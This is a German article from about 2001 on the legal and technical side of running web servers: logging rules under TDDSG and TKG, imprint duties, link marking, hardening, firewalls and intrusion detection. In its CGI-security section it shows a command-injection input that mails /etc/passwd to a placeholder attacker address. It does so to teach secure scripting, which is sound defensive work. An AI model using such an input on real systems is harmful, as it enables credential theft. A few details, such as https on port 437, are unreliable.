Betrieb von WWW-Servern

– Rechtliche und technische Aspekte –

Rainer W. Gerling, München*

Während ein WWW-Server unzweifelhaft je nach angebotenem Inhalt entweder ein Teledienst oder ein Mediendienst ist, fallen die anderen technischen Einrichtungen wie Firewalls und Router in den Bereich der Telekommunikation. Unterschiedliche gesetzliche Vorgaben verlangen verschiedenes Vorgehen.

1 Gesetzliche Anforderungen

Es ist wichtig, zwischen Telekommunikationsleistungen auf der einen Seite und Tele- bzw. Mediendiensten auf der anderen Seite zu unterscheiden, da für diese beiden Bereiche unterschiedliche Vorschriften für die Protokollierung gelten. Am einfachsten stellt sich die Situation derzeit noch bei den Tele- und Mediendiensten dar. § 6 Teledienstedatenschutzgesetz (TDDSG)[1] bzw. §15 Mediendienstestaatsvertrag (MD-StV)[2] geben genau zwei Erlaubnistatbestände:

- ❒ Der Anbieter darf personenbezogene Daten über die Inanspruchnahme von Tele-/Mediendiensten nur erheben, verarbeiten und nutzen, soweit dies erforderlich ist.
- ❒ Um dem Nutzer die Inanspruchnahme von Tele-/Mediendiensten zu ermöglichen (Nutzungsdaten) oder
- ❒ um die Nutzung von Tele-/Mediendiensten abzurechnen (Abrechnungsdaten).

Hier fällt im wesentlichen auf, dass die Missbrauchsbekämpfung nicht zu den zugelassenen Gründen für Protokollierung der personenbezogene Inanspruchnahme der Dienste gehört.

Das Bundeskabinett hat am 14.02. 2001 das Gesetz über rechtliche Rahmenbedingungen für den elektronischen Geschäftsverkehr – EGG – beschlossen[3]. In der neuen Fassung des sich daraus ergebenden TDDSG[4] ist beabsichtigt, eine Erlaubnis zur Verarbeitung personenbezogener Daten zur Missbrauchsbekämpfung einzuführen. Dann wird eine Unterscheidung zwischen Telediensten und Mediendiensten besonders wichtig, da es dann (falls der MD-StV nicht auch geändert wird) unterschiedliche Protokollierungsregeln für Mediendienste und Teledienste gibt.

Die Erlaubnis zur Protokollierung ist bei Telekommunikationsdiensten (TK-Dienste) weitaus umfangreicher. Die §§ 85 und 89 des Telekommunikationsgesetzes (TKG)[5] geben für eine Vielzahl von Gründen eine Erlaubnis zur Protokollierung. Im Einzelnen dürfen personenbezogene Daten (nähere Umstände der Telekommunikation) verarbeitet werden

- ❒ zur betrieblichen Abwicklung der geschäftsmäßigen Telekommunikationsdienste, nämlich für
- ❒ das Begründen, inhaltliche Ausgestalten und Ändern eines Vertragsverhältnisses,
- ❒ das Herstellen und Aufrechterhalten einer Telekommunikationsverbindung,
- ❒ das ordnungsgemäße Ermitteln und den Nachweis der Entgelte,
- ❒ das Erkennen und Beseitigen von Störungen an Telekommunikationsanlagen,
- ❒ das Aufklären sowie das Unterbinden von Leistungserschleichungen und sonstiger rechtswidriger Inanspruchnahme des Telekommunikationsnetzes,
- ❒ für das bedarfsgerechte Gestalten von geschäftsmäßigen Telekommunikationsdiensten; dabei dürfen Daten in bezug auf den Ursprung der Telekommunikation nur mit Einwilligung des Anschlussinhabers verwendet und müssen in bezug auf das Ziel unverzüglich anonymisiert werden,
- ❒ auf schriftlichen Antrag eines Nutzers zum Zwecke
- ❒ der Darstellung der Leistungsmerkmale (Einzelverbindungsnachweis) und
- ❒ des Identifizierens von Anschlüssen (Fangschaltung).

Die genaue Durchführung dieser Protokollierung wird in der neuen Telekommunikationsdatenschutzverord-

INHALT:

* Dr. Rainer W. Gerling ist Datenschutzbeauftragter der Max-Planck-Gesellschaft

[1] Gesetz über den Datenschutz bei Telediensten (Teledienstedatenschutzgesetz - TDDSG) vom 22. Juli 1997 (BGBl I Nr. 52, 1870)

[2] Staatsvertrag über Mediendienste (Mediendienste-Staatsvertrag – MD-StV) vom 20. Januar bis 7. Februar 1997 (z.B. BayGVBl Nr. 14/1997 S. 226)

[3] http://www.iid.de/iukdg/eval/EGG-Fassung-Kabinett.pdf

[4] http://www.iid.de/iukdg/aktuelles/fassung_tddsg.pdf

[5] Telekommunikationsgesetz (TKG) vom 31. Juli 1996 (BGBl. I S. 1120)

```
Rechnername User [Datum:Uhrzeit Zeitzone] „Request“ Status Dateigröße
192.168.17.23 - [15/Mai/2001:18:57:19 +0200] „GET /~rainer HTTP/1.0“ 404 160
192.168.17.23 - [15/Mai/2001:18:57:24 +0200] „GET /~rainer/ HTTP/1.0“ 404 161
192.168.17.23 - [15/Mai/2001:18:57:33 +0200] „GET / HTTP/1.0“ 200 897
192.168.17.23 - [15/Mai/2001:18:57:34 +0200] „GET /gif/gl.gif HTTP/1.0“ 200 427
192.168.17.23 - [15/Mai/2001:18:57:34 +0200] „GET /gif/awlogo.gif HTTP/1.0“ 200 12706
192.168.17.23 - [15/Mai/2001:18:57:34 +0200] „GET /gif/apache_logo.gif HTTP/1.0“ 200 23439
192.168.17.23 - [15/Mai/2001:18:57:34 +0200] „GET /gif/suse_150.gif HTTP/1.0“ 200 811
192.168.17.23 - [15/Mai/2001:18:57:35 +0200] „GET /gif/apache_pb.gif HTTP/1.0“ 200 2326
192.168.17.23 - [15/Mai/2001:18:57:46 +0200] „GET /manual/ HTTP/1.0“ 200 2207
192.168.17.23 - [15/Mai/2001:18:57:47 +0200] „GET /manual/images/sub.gif HTTP/1.0“ 200 6083
```

Abbildung 1:
Eine typische Protokoll-Datei eines WWW-Servers. Je nach Betriebssystem steht für den „-“ auch ein Username.

nung (TDSV)[6] geregelt. Diese auf Grund § 89 TKG erlassene Verordnung ist am 21.12.2000 in Kraft getreten.

Das TKG regelt das Angebot der Telekommunikation und meint damit „den technischen Vorgang des Aussendens, Übermittelns und Empfangens von Nachrichten jeglicher Art in der Form von Zeichen, Sprache, Bildern oder Tönen mittels Telekommunikationsanlagen“ (§ 3 Nr. 16 TKG). Telekommunikationsanlagen sind „technische Einrichtungen oder Systeme, die als Nachrichten identifizierbare elektromagnetische oder optische Signale senden, übertragen, vermitteln, empfangen, steuern oder kontrollieren können“ (§ 3 Nr. 17 TKG).

Im Gegensatz dazu regeln das TDG[7]/TDDG bzw. der MD-StV die „elektronischen Informations- und Kommunikationsdienste, die für eine individuelle Nutzung von kombinierbaren Daten wie Zeichen, Bilder oder Töne bestimmt sind, und denen eine Übermittlung mittels Telekommunikation zugrunde liegt“ (§ 2 Abs. 1 TDG) und „das Angebot und die Nutzung von an die Allgemeinheit gerichteten Informations- und Kommunikationsdiensten (Mediendienste) in Text, Ton oder Bild, die unter Benutzung elektromagnetischer Schwingungen ohne Verbindungsleitung oder längs oder mittels eines Leiters verbreitet werden.“ (§ 2 Abs. 1 MD-StV).

Vereinfacht lässt sich sagen: das TKG regelt den Bereich der technischen Infrastruktur und das TDG/TDDSG bzw. der MD-StV regeln den Bereich der Inhalte.

2 WWW-Server

Ein WWW-Server ist ein Tele- oder Mediendienst. Deshalb dürfen personenbezogene Daten nur als Abrechnungs- oder Nutzungsdaten (§ 6 Abs. 1 TDDSG und § 15 Abs. MD-StV) protokolliert werden. Da WWW-Server in der überwiegenden Anzahl kostenlos genutzt werden, fallen keine Abrechnungsdaten an. Die Nutzungsdaten sind „frühestmöglich, spätestens unmittelbar nach Ende der jeweiligen Nutzung, soweit es sich nicht um Abrechnungsdaten handelt“ zu löschen.

Damit bleibt die Frage, ob eine IP-Adresse oder ein Rechnername personenbezogen ist. Da in manchen Unternehmen ein Rechner einem Beschäftigten fest zugeordnet ist, kann zumindest bei einigen IP-Adressen von dem Personenbezug ausgegangen werden. Auch dynamische IP-Adressen, die bei der Einwahl einem Kunden vom Provider zugewiesen werden, können auf Grund von Log-Dateien einer Person zugeordenet werden. Da vor der Protokollierung nicht bekannt ist, welche der IP-Adressen personenbezogen sind und welche nicht, muss der Schutz für personenbezogene Daten greifen. IP-Adressen der abrufenden Rechner dürfen von WWW-Servern nicht protokolliert werden[8].



Abbildung 2: Kennzeichnung eines externen Links durch ein spezielles Symbol (hier Pfeil, der symbolisch aus einem Blatt hinauszeigt).

Der Inhalt einer solchen Protokoll-Datei *(Abbildung 1)* erlaubt es, gezielt nachzuvollziehen, wie ein bestimmter Nutzer die WWW-Seite genutzt hat. Die Marketing-Abteilung wäre begeistert, dies auswerten zu können. Die Rechtslage ist jedoch eindeutig anders[9].

Eine einfache Möglichkeit bei der Protokollierung ist, das letzte Quadrupel der IP-Adresse auszublenden. Damit ist es nach wie vor möglich, das Land oder das Unternehmen aufzulösen, einen einzelnen Rechner kann man aber nicht mehr identifizieren. Anstelle 192.168.17.23 wird 192.168.17.0 protokolliert. Durch diese Maßnahmen wird das Protokoll anonym.

[6] Telekommunikations-Datenschutzverordnung vom 18. Dezember 2000 (BGBl I, Nr. 55, 1740).

[7] Gesetz über die Nutzung von Telediensten (Teledienstegesetz - TDG) vom 22. Juli 1997 (BGBl I Nr. 52, 1870)

[8] Stefan Jünger, Verbotene Protokolle, KES Heft 5/2000, Seite 6 -12.

[9] I. Geis, Schutz von Kundendaten im e-Commerce und elektronische Signatur, RDV 16, 208 – 212 (2000)

§ 6 Allgemeine Informationspflichten

Diensteanbieter haben für geschäftsmäßige Teledienste mindestens folgende Informationen leicht erkennbar, unmittelbar erreichbar und ständig verfügbar zu halten:

1. den Namen und die Anschrift, unter der sie niedergelassen sind, bei juristischen Personen zusätzlich den Vertretungsberechtigten,
2. Angaben, die eine schnelle elektronische Kontaktaufnahme und unmittelbare Kommunikation mit ihnen ermöglichen, einschließlich der Adresse der elektronischen Post,
3. soweit der Teledienst im Rahmen einer Tätigkeit angeboten oder erbracht wird, die der behördlichen Zulassung bedarf, Angaben zur zuständigen Aufsichtsbehörde,
4. das Handelsregister, Vereinsregister, Partnerschaftsregister oder Genossenschaftsregister, in das sie eingetragen sind, und die entsprechende Registernummer,
5. soweit der Teledienst in Ausübung eines Berufs im Sinne von Artikel 1 Buchstabe d der Richtlinie 89/48/EWG des Rates vom 21. Dezember 1988 über eine allgemeine Regelung zur Anerkennung der Hochschuldiplome, die eine mindestens 3-jährige Berufsausbildung abschließen (ABl. EG Nr. L 19 S. 16), oder im Sinne von Artikel 1 Buchstabe f der Richtlinie 92/51/EWG des Rates vom 18. Juni 1992 über eine zweite allgemeine Regelung zur Anerkennung beruflicher Befähigungsnachweise in Ergänzung zur Richtlinie 89/48/EWG (ABl. EG Nr. L 209 S. 25), die zuletzt durch die Richtlinie 97/38/EG der Kommission vom 20. Juni 1997 (ABl. EG Nr. 184 S. 31) geändert worden ist, angeboten oder erbracht wird, Angaben über
   – die Kammer, welcher die Diensteanbieter angehören,
   – die gesetzliche Berufsbezeichnung und den Staat, in dem die Berufsbezeichnung verliehen worden ist,
   – die Bezeichnung der berufsrechtlichen Regelungen und dazu, wie diese zugänglich sind,
6. in Fällen, in denen sie eine Umsatzsteueridentifikationsnummer nach § 27 a des Umsatzsteuergesetzes besitzen, die Angabe dieser Nummer.

Weitergehende Informationspflichten insbesondere nach dem Fernabsatzgesetz, dem Fernunterrichtsschutzgesetz, dem Teilzeit-Wohnrechtegesetz oder dem Preisangaben- und Preisklauselgesetz und der Preisangabenverordnung sowie nach handelsrechtlichen Bestimmungen bleiben unberührt.

Kasten 1: Erweiterte Kennzeichnungspflichten nach § 6 TDG-Entwurf

3 Anbieterkennzeichnung

Das TDG und der MD-StV verlangen bereits jetzt in § 6 bzw. § 1, dass Diensteanbieter „für ihre geschäftsmäßigen Angebote

1. Namen und Anschrift sowie
2. bei Personenvereinigungen und -gruppen auch Namen und Anschrift des Vertretungsberechtigten“

anzugeben haben. Hiergegen wird massiv verstoßen. Auf jeder geschäftlichen und auf jeder privaten Homepage müssen diese Angaben gemacht werden. Ein Verstoß ist bisher weitgehend folgenlos geblieben, da es keine Bußgeldandrohung gab. Dies ändert sich aber mit dem TDG-Entwurf, der zum einen in § 6 sehr viel weitergehende Kennzeichnungspflichten vorsieht und zum anderen in § 12 auch ein Bußgeld von bis 100.000 DM einführt, wenn die Angaben vorsätzlich oder fahrlässig nicht oder nur unvollständig gemacht werden.

Die Umsetzung dieser Vorschriften ist jedoch relativ einfach. Es wird eine Impressumsseite mit allen erforderlichen Angaben erstellt. Diese Seite wird nun auf allen (!) Seiten des Angebots verankert. Heute haben bereits viele WWW-Seiten eine oder mehrere Fußzeilen, in der ein Copyrightvermerk und ein Link mit der E-Mail Adresse des Webmasters angebracht sind. In diese Fußzeilen wird der Link auf die Impressumsseite gesetzt. Alternativ kann er auch im normalen Navigationsmenue untergebracht werden. Er sollte leicht zu finden sein.

Da sich viele Einrichtungen scheuen, eine maschinenlesbare Anschrift anzugeben, empfiehlt sich ein kleiner Trick. Wichtige Angaben, die nicht maschinell ausgelesen werden sollen, werden in kleine Grafiken ausgelagert. Für den menschlichen Betrachter bleiben sie damit lesbar (und den gesetzlichen Vorschriften wird Genüge getan), maschinell können sie jedoch nicht ohne weiteres ausgewertet werden.

Auf der Impressumsseite kann auch eine entsprechender Disclaimer formuliert werden. Kasten 2 zeigt ein Beispiel für einen solchen Text. Ein entsprechender Text sollte unter Zuziehung eines Juristen für die eigene WWW-Seite unter Einbeziehung der Besonderheiten der eigenen Institution verfasst werden.

4 Weitervermittlung

Nach § 4 Abs. 3 ist „die Weitervermittlung zu einem anderen Diensteanbieter dem Nutzer anzuzeigen“. Dies heisst, daß bei der Gestaltung von Web-Seiten Links, die zu anderen Anbietern zeigen, besonders zu kennzeichnen sind, damit der Nutzer merkt, dass das Angebot die eine Institution verlässt. Interne und externe Links sind also unterschiedlich darzustellen. Eine Möglichkeit ist das Einbringen eines speziell gestalteten Symbols zur Kennzeichnung externer Links.

Die Lösung in Abbildung 1 zeigt den Text „Externer Link“, wenn der Mauszeiger kurze Zeit über dem Symbol verharrt.

Diese Lösung hat den Vorteil, dass sie mit statischem HTML realisiert werden kann. Es gibt auch Lösungen, die über eine explizite Zwischenseite mit dem deutlichen Hinweis, dass man jetzt die Seiten des Anbieters verlässt, verfügen. Diese Lösung ist jedoch sehr aufwendig und sinnvollerweise nur mit dynamischen Web-Seiten oder Skriptsprachen realisierbar.

Auf jeden Fall empfiehlt es sich, für die Web-Seite des anderen Anbieters ein neues Browserfenster zu öffnen. Gerade das heute übliche Einbinden fremder Web-Seiten in ein eigenes Frame ist auch im Geiste dieser Vorschrift keine akzeptable Lösung.

5 Technische Aspekte

Einer der Kernpunkte der Sicherheit des eigenen Web-Servers ist der Aufbau eines sicheren WWW-Servers. Das Betriebssystem sollte sorgfältig gehärtet werden. Da Linux (wie auch Unix) wesentlich modularer als z.B. Windows NT aufgebaut ist, lässt sich damit viel einfacher ein genau auf die eigenen Bedürfnisse zugeschnittenes System aufbauen. Alle nicht benötigten Programme sollten nicht nur deaktiviert, sondern auch entfernt werden, damit ein möglicher Eindringling sie nicht einfach wieder aktivieren kann. Auf keinen Fall sollte auf dem WWW-Server ein Compiler installiert sein.



Abbildung 3: Der WWW-Server (unten) wird durch ein Paket-Filter abgeschirmt. Der Filter lässt nur Port 80 (http) oder Port 437 (https) durch.

Neben dem WWW-Server sollte, wenn erforderlich, auf dem Rechner nur ein Werkzeug zur Netzwerkanmeldung laufen. Hier bietet sich Secure Shell (SSH)[10] an. Es gibt Klienten für fast jedes Betriebssystem. Eine Zertifikat-basierte Anmeldung am System ist sehr sicher, da keine abhörbaren Passworte im Netz übertragen werden. Und außerdem ist auch der sichere Upload der HTML-Dateien auf den WWW-Server damit möglich. Details der Installation und Inbetriebnahme von SSH findet man bei Gerling[11]. Gerade auch, wenn der WWW-Server bei einem Dienstleister steht, ist SSH der einzig sinnvolle Weg des Remote-Zugriffs.

5.1 CGI-Sicherheit

Ein potentielles Risiko stellen auch die CGI-Skripte auf dem WWW-Server dar. Immer wieder liest man in den einschlägigen Newsdiensten über Sicherheitslücken in Skripten, obwohl das Grundwissen über das Erstellen sicherer Skripte seit Jahren bekannt ist[12]. Die Fehler sind immer wieder die gleichen. Der Programmautor unterstellt leichtgläubig, dass der Benutzer der WWW-Seite sich an die Regeln hält.

[10] http://www.sshi.fi oder http://www.openssh.com. Letzteres kann auch kommerziell kostenlos eingesetzt werden.

[11] R.W. Gerling, Verschlüsselung im betrieblichen Einsatz. Datakontext Fachverlag, Frechen 2000.

[12] http://www.w3.org/Security/faq/wwwsf4.html und Links auf der Seite.



Abbildung 4: Zwischen Anwendungsserver (unten) und WWW-Server (Mitte) befindet sich ein Paket-Filter, der nur die Anwendung durchlässt. Der Zugriff auf die Server kann durch ein separates internes Wartungsnetz (links) erfolgen.

Ein einfaches und häufig strapaziertes Beispiel verdeutlicht dies. In einem PERL-Skript auf einem UNIX-Server, mit dem ein E-Mail Formular generiert wird, schreibt er folgende Zeile Code:

```
system(„/usr/lib/sendmail -t $mail_address < $input_file“);
```

Dabei ist in der Variablen `$mail_address` die E-Mail Adresse und in `$input_file` die eigentliche Nachricht gespeichert. Niemand hindert aber einen Angreifer, einen anderen Text als die E-Mail Adresse einzugeben. Gibt er also anstelle einer E-Mail Adresse

```
webmaster@firma.de;mail hacker@bad.com </etc/passwd
```

ein, so führt dies dazu, dass die Datei `/etc/passwd`, in der die Benutzerdatenbank gespeichert ist, an den Hacker geschickt wird, da der Strichpunkt unter Unix ein neues Kommando einleitet.

5.2 Firewalls

Natürlich muss ein WWW-Server auch durch eine Firewall abgesichert

Ich bin als Inhaltsanbieter nach §5 Abs.1 TDG für die „eigenen Inhalte“, die ich zur Nutzung bereithalte, nach den allgemeinen Gesetzen verantwortlich. Von diesen eigenen Inhalten sind Verknüpfungen (sog. „Links“) auf die von anderen Anbietern bereitgehaltenen Inhalte zu unterscheiden. Durch Verknüpfungen halte ich insofern „fremde Inhalte“ zur Nutzung bereit, die in dieser Weise gekennzeichnet sind: . Für diese fremden Inhalte bin ich nur dann verantwortlich, wenn ich von ihnen (d.h. auch von einem rechtswidrigen bzw. strafbaren Inhalt) positive Kenntnis habe und es mir technisch möglich und zumutbar ist, deren Nutzung zu verhindern (§5 Abs.2 TDG).

Bei „Links“ handelt es sich allerdings stets um „lebende“ (dynamische) Verweisungen. Ich habe bei der erstmaligen Verknüpfung zwar den fremden Inhalt daraufhin überprüft, ob durch ihn eine mögliche zivilrechtliche oder strafrechtliche Verantwortlichkeit ausgelöst wird. Ich bin aber nicht dazu verpflichtet, die Inhalte, auf die ich in meinem Angebot verweise, ständig auf Veränderungen zu überprüfen, die eine Verantwortlichkeit neu begründen könnten. Erst wenn ich feststelle oder von anderen darauf hingewiesen werde, dass ein konkretes Angebot, zu dem ich einen Link bereitgestellt habe, eine zivil- oder strafrechtliche Verantwortlichkeit auslöst, werde ich den Verweis auf dieses Angebot unverzüglich aufheben, soweit mir dies technisch möglich und zumutbar ist. Die technische Möglichkeit und Zumutbarkeit wird nicht dadurch beeinflusst, dass auch nach Unterbindung des Zugriffs von meiner Homepage von anderen Servern aus auf das rechtswidrige oder strafbare Angebot zugegriffen werden kann.

Die bereitgestellte Information ist mit großer Sorgfalt erstellt worden. Trotzdem können Fehler und Unklarheiten nicht vollständig ausgeschlossen werden. Ich übernehme keine Gewähr für die Richtigkeit und Vollständigkeit der Information. Insbesondere hafte ich nicht für Schäden, die durch fehlerhafte oder ungenaue Informationen verursacht werden könnten.

Kasten 2: Beispiel für einen rechtlichen Disclaimer für die Impressumsseite[13].

werden. Je nach verwendetem Protokoll (http oder https) sollte die Firewall vor dem WWW-Server nur genau diesen Port durchlassen. Damit werden alle Angriffe gegen andere Ports in der Firewall geblockt. Abbildung 3 zeigt schematisch die Anordnung des WWW-Servers und der Firewall. Ein Paketfilter ist ausreichend, da es nicht nötig ist, unmittelbar vor dem WWW-Server das Protokoll noch mit einem http(s)-Proxy zu schützen. Hauptaufgabe der Firewall ist es, Ports zu blockieren.

Wenn der WWW-Server auf eine Anwendung (z.B. Datenbank) zugreifen muss, so sollte diese aus Sicherheitsgründen nicht auf dem WWW-Server laufen, sondern auf einem separaten Rechner. Zwischen Firewall und Anwendungsserver steht ein zweiter Paketfilter, der nur den Durchgriff auf die Anwendung erlaubt *(Abbildung 4)*. Beide Paketfilter sollten von verschiedenen Herstellern sein, damit nicht beide die gleiche Sicherheitslücke haben. Kann ein Hacker den Paketfilter des Herstellers A ausschalten, so funktioniert der andere immer noch, da dieser von Hersteller B ist und damit nicht die gleiche Lücke hat.

Für den Wartungszugriff auf die beiden Rechner sollte ein separates Wartungsnetz vorgesehen werden. So kann sichergestellt werden, dass die Möglichkeit des Wartungszugriffs über das Netz von einem Hacker mißbraucht wird: er hat technisch bedingt keinen Zugriff auf das Wartungsnetz.

5.3 Angriffserkennung

Das Durchsuchen von Dateien nach Mustern, die Viren kennzeichnen, ist heute ein Standardverfahren. Kein verantwortungsbewusster Administrator betreibt heute seine Arbeitsplatzrechner ohne einen Virenscanner. Vergleichbar damit funktionieren netzwerkbasierte Intrusion Detection Systeme (IDS). Sie lesen den gesamten Netzwerkverkehr mit und suchen darin in Echtzeit nach Mustern von bekannten Angriffen. Diese Systeme sind sicherlich noch nicht so ausgereift wie Virenscanner, aber sie ergänzen ein Firewallsystem sinnvoll. Ein brauchbares und zumindest für das Sammeln erster Erfahrungen gutes kostenloses System ist SNORD[14]. Ob dieses System für einen Produktionseinsatz ausreicht, hängt vom Einzelfall ab.

Um zu überprüfen, ob zwischen äußerem Paket-Filter und WWW-Server oder im Netz zwischen WWW-Server und Anwendungsserver unzulässiger Datenverkehr stattfindet, kann dort jeweils ein IDS plaziert werden. Es macht wenig Sinn, ein IDS vor die äußere Firewall zu plazieren, da dann nur Angriffe analysiert werden, die die Firewall dann blockiern. Das IDS würde zum Zwecke der Alarmierung auch an das Wartungsnetz angeschlossen.

Die Regeln für das IDS müssen sehr sorgfältig überlegt werden. Da ein IDS im Grunde ein Sniffer ist, hört es Inhaltsdaten der Telekommunikation ab. Nach dem TKG dürfen jedoch nur die „äußeren Umstände der Telekommunikation“ zur Missbrauchsbekämpfung herangezogen werden. Diese Gratwanderung zwischen erlaubter Missbrauchsbekämpfung und verbotenem Abhören ist nicht immer ganz einfach. □

[13] siehe auch z.B. http://www.datenschutz-berlin.de/ueber/impress.htm#links

[14] http://www.snord.org